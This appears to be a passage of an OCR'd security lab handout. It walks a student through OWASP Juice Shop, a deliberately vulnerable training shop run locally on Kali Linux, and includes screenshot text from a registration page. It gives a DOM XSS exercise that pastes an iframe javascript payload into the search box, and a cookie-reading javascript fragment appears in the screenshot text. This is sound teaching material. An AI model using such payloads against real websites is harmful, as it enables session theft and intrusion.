


Figure 6 - Select products to purchase





Figure 7 - Checkout your shopping cart


OWASP Juice Shop - Mozilla Firefox
Kali Linux
OWASP Juice Shop
localhost:3000/#/register
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Look through the client-side JavaScript in the Sources tab for clues. Or just start URL guessing. It's up to you!
="javascript:alert(document.cookie)">
Account
EN
User Registration
Email
a@b.com
Password
Password must be 5-20 characters long.
6/20
Repeat Password
6/20
Show password advice
Security Question
Mother's maiden name?
This cannot be changed later!
Answer
elizabeth_11
Register
Already a customer?





Figure 8 - Examine the user profile section

Part I – Dom XSS

1. DOM XSS stands for Document Object Model-based Cross-site Scripting. Perform a DOM XSS attack with 292145.

- Back to the OWASP Juice Shop home page. Paste the attack string <iframe src="javascript:alert('xss')"> into the Search... field.
- Click the Search button.
- An alert box with the text "xss" should appear.



